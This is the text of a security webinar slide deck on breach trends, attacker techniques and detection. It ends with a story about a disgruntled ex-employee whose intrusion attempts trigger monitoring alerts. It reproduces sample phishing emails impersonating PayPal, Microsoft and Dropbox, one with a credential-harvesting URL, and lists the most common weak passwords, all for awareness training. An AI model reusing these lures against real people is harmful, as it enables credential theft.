

What Real World Attacks Look Like – and How to Stop Them in their Tracks



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Today's Speakers

- Dave Shackelford, SANS Analyst and CEO, Voodoo Security
- Brian Johnson, Security Enthusiast / Podcaster, 7 Minute Security
- Jeff Melnick, Solutions Engineer, Netwrix

Who's Brian Johnson?



Security engineer for 7 Minute Security



Podcaster



Not famous



Tiny movie star

Agenda

- Introduction
- Types of attacks
- Scenarios of the real-world attacks
- Ways to detect the attacks
- Conclusion

Introduction

- Attackers are finding a great deal of success compromising our environments
- Penetration testing can help to emulate attacks and find issues before we're compromised
- We see more:
 - Credential attacks
 - Malware
 - Social engineering


52% of breaches featured Hacking




33% included Social attacks




28% involved Malware




Errors were causal events in 21% of breaches



15% were Misuse by authorized users



Physical actions were present in 4% of breaches



Source: 2019 Verizon DBIR


Emulating Real-World Attacks

- *Penetration testing* is the process of emulating attacker techniques to attempt compromise of information technology assets and data
- Reasons to test:
 - Demonstrate the effectiveness of security controls
 - Demonstrate real risks to management
 - Improve security awareness in IT and elsewhere
 - Discover gaps in compliance posture
 - Improve security monitoring and response tactics and capabilities



Top Actions in Breaches

- The list of top attacker actions in breaches is getting tedious
- **Why: It's pretty similar to the past several years.**
- End user attacks to get in? Check.
- Malware and backdoors? Check.



Top Hacking Variety Overall

- The team at Verizon looked at the variety of actions seen in all the breach cases:
 - Credentials
 - Attacking login services
 - Exploits
 - Use of malware/backdoors/etc

Use of stolen creds




Use of backdoor or C2



Exploit vuln



Brute force



Attacker Post-Exploit Goals

- Get user credentials and passwords
- Search through the file system for sensitive data
 - This can be defined per the scope
- Review local firewalls and access controls, trust relationships, and application access
 - “Service accounts” in scripts for applications

Authentication/Credential Attacks

- Credentials (especially weak ones) are the bane of our existence these days
 - Are trust relationships and/or access controls weak from the inside?
- Increasingly, attackers target end user and admin credentials
 - What kinds of security measures are in place for local hosts?

1 123456
2 password
3 12345
4 12345678
5 qwerty
6 123456789
7 1234
8 baseball
9 dragon
10 football

Privilege Escalation

- Privilege escalation is a common post-exploit attack vector
- Attackers will look for credentials, tokens, and other means of gaining privileges
- One example is a Kerberos “Golden Ticket” attack
 - This is a Ticket Granting Ticket using the “KRBTGT NTLM” password hash to encrypt and sign it
 - This hash is the domain’s Kerberos service account
 - A golden ticket is good for 10 years or however long you want!


Malware

- We've seen more varieties of malware than ever before
- Attackers are using more sophisticated tools and variants
 - Ransomware is a common attack today


Email attachment




Direct install



Email unknown



Web drive-by




Download by malware



Remote injection



Email link



Source: 2019 Verizon DBIR

Phishing: Still a Huge Threat

- A phish is a fake (typically spoofed) message that snares users into behaviors such as handing over credentials or data, or opening system access
- The payload typically centers around:
 - Collecting credentials
 - Deployment of a backdoor
- Phishing is still one of the most common attack vectors today

Phishing in Breaches

- From the 2018 Verizon DBIR:

Top 20 action varieties in incidents

DoS (hacking)

21,409

Loss (error)

3,740

Phishing (social)

1,192

Top 20 action varieties in breaches

Use of stolen credentials (hacking)

399

RAM scraper (malware)

312


Phishing (social)

236

- Phishing is still incredibly common in attacks and breaches


Recent Phishing Trends

- Verizon 2018 DBIR:



- APWG Q4 2018:

Phishers Shift Efforts to Attack SaaS and Webmail Services




Common Phishing Ruses

- We've seen them all over the years:
 - The infamous password reset
 - UPS/FedEx/Amazon package delivery
 - An HR incident
 - A simple calendar invite/share request
 - Fake file transfers or document sharing

PayPal[™]

add a payment method to your PayPal account
Trouble reading this? [View online](#)

Dear PayPal Customer,



WHY YOUR PAYPAL TRANSACTION WAS DECLINED AND WHAT TO DO NEXT

You recently tried to pay with PayPal but the transaction was declined because:

You don't make the new Account's Update to your PayPal account.

If you could please take 5-10 minutes out of your online experience and update your personal records you will not run into any future problems with the online service.

To update your PayPal account records click on the following link:


[Update account](#)

Link does not work? Try again may be affected by the speed of the Internet or the site


Yours sincerely,
PayPal

Increasingly Targeting SaaS

- Many recent phishing examples target Office 365
- Combined attacks may:
 - Send SharePoint links
 - Prompt for logins
 - Send documents from/to OneDrive



Another Office 365 Phish



The screenshot shows an email interface. At the top, there is a sender profile for 'Microsoft account team' with the email address 'outloo.teeam@outlook.com' and a timestamp of '12:15 AM'. Below this is the Outlook logo. The body of the email contains a message about blocked incoming mails and a link to 'Verify Your Account'. A red arrow points from the button to a URL: 'http://spapparelsindia.in/Aprons/outlook.com/login.html'. The email ends with an apology and a signature from 'The Microsoft account team™'.

Microsoft account team (outloo.teeam@outlook.com) [Add to contacts](#) 12:15 AM
To: account-security-nonreply@account.microsoft.com

 Outlook

Dear Outlook user,

You have some blocked incoming mails due to our maintenance problem.

In order to rectify this problem, you are required to follow the below link to verify and use your account normally.

Please click below to unlock your messages, it takes a few seconds.

[Verify Your Account](#)  <http://spapparelsindia.in/Aprons/outlook.com/login.html>

We apologize for any inconvenience and appreciate your understanding.

Thanks.
The Microsoft account team™

Dropbox Phishing Lure

From Dr()p-B(x)!! <Holli@ccmech.com> ☆
Subject **Scan654464-87555!**
To

 **Dropbox**

You Have Received (5) pdf files sent to you via dropbox

[Access File Here](#)

Happy Dropboxing!

File Will be deleted on =
5 March, 2018

Dropbox, Inc., PO Box 77767, San Francisco, CA 94107
© 2018 Dropbox.



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Support
Help Center
Contact us
Copyright
Cookies
Privacy & Terms

Community
Referrals
Forum
Twitter
Facebook
Developers

English (United States) ^

Recent Breach: Guaranteed Rate

- **Incident:** Phishing attack
- **Actor:** Unknown
- **What Happened:** A Guaranteed Rate employee opened a phishing email, leading to a breach of personal data
- **Impacts:** 187,000 names and Social Security numbers exposed or stolen
- **Implications:** Phishing is still one of the top attack vectors
 - Focus on employee education: 39% of employees admit to having clicked on links/attachments from unrecognized senders
 - Focus on detection, as well as threat intelligence on actors targeting you

Recent Breach: Marriott

- **Incident:** Massive breach of personal data
- **Actor:** Chinese Ministry of State Security, political/financial motivations
- **What Happened:** Attackers first got in by piercing the Starwood reservation system as early as 2014
- **Impacts:** 383 million “unique guests”
 - Hackers accessed approximately 5.25 million unencrypted passport numbers
- **Implications:** Any travelers could be affected (4 years)
 - Assess the cost vs. risk of canceling corporate and personal credit cards used with Marriott and Starwood rewards programs
 - M&A lessons learned – could more due diligence from infosec help?
 - Very long “dwell time” by attackers...how did this go unnoticed?




Recent Breach: SunTrust

- **Incident:** Insider Data Theft
- **Actor:** A former SunTrust employee
- **What Happened:** A former employee allegedly printed out the personal data of 1.5 million customers and tried to sell it to criminal parties
- **Impacts:** Apologies to affected parties, additional monitoring, and coordination with law enforcement
- **Implications:** Any organization, if not careful and diligent, can be targeted in a similar fashion
 - Focus on HR practices and investigations
 - Control access to PII and admin privileges



Wrapping Up

- The attacks are happening more often
- The **attackers** are getting smarter!
- All is not hopeless, though:
 - Educate users
 - Assess yourself often
 - Plan mitigation controls and tactics
 - Monitor the environment carefully



It's story time!

- 👹 Meet Mr. Dez Gruntled
- 👹 Dez got fired from 7 Minute Security
- 👹 He's mad
- 👹 **REAL** mad
- 👹 He wants payback
- 👹 He's gonna hack the network to pieces!



Dez's hacking notebook

- 😈 "Ooo! Maybe they didn't change the wifi password!"
- 😈 "I wonder if my AD account is still active?"
- 😈 "Are people still picking stinky passwords?"
- 😈 "I'll leave some 'presents' on the file shares!"
- 😈 "Crack and relay hashes!"
- 😈 "DESTROY 7MS AT ALL COST!"



“Maybe they didn’t change the wifi password!”



“Maybe they didn’t change the wifi password!”

**Device Alert: 'up2nogood' in
'7MS-CORP' joined the network**

Fing has noticed a change with a device you are watching.

Network 7MS-CORP

Device up2nogood

Type Virtual Machine

Vendor VMware

IP address ...

MAC address 00:0C:29:E5:5F:25

Discovery time Today 12:08 PM



“I wonder if my AD account is still active?”

```
root@up2nogood: /7MinSuckurity — ssh root@192.168.55.60 — 107x25
root@up2nogood: /7MinSuckurity#
root@up2nogood: /7MinSuckurity#
```



“I wonder if my AD account is still active?”

Netwrix Auditor Alert

Logon Attempt to a Disabled Account


Alerts when someone tries to log in using a disabled account (e.g., a guest account or the account of a former employee). Use this alert to detect intruders.

The alert was triggered by 1 activity records being captured within 600 seconds. The most recent of those activity records is shown below. To review the full activity trail, use the interactive search in Netwrix Auditor.

Who:	dez
Action:	Failed Logon
Object type:	Logon
What:	N/A
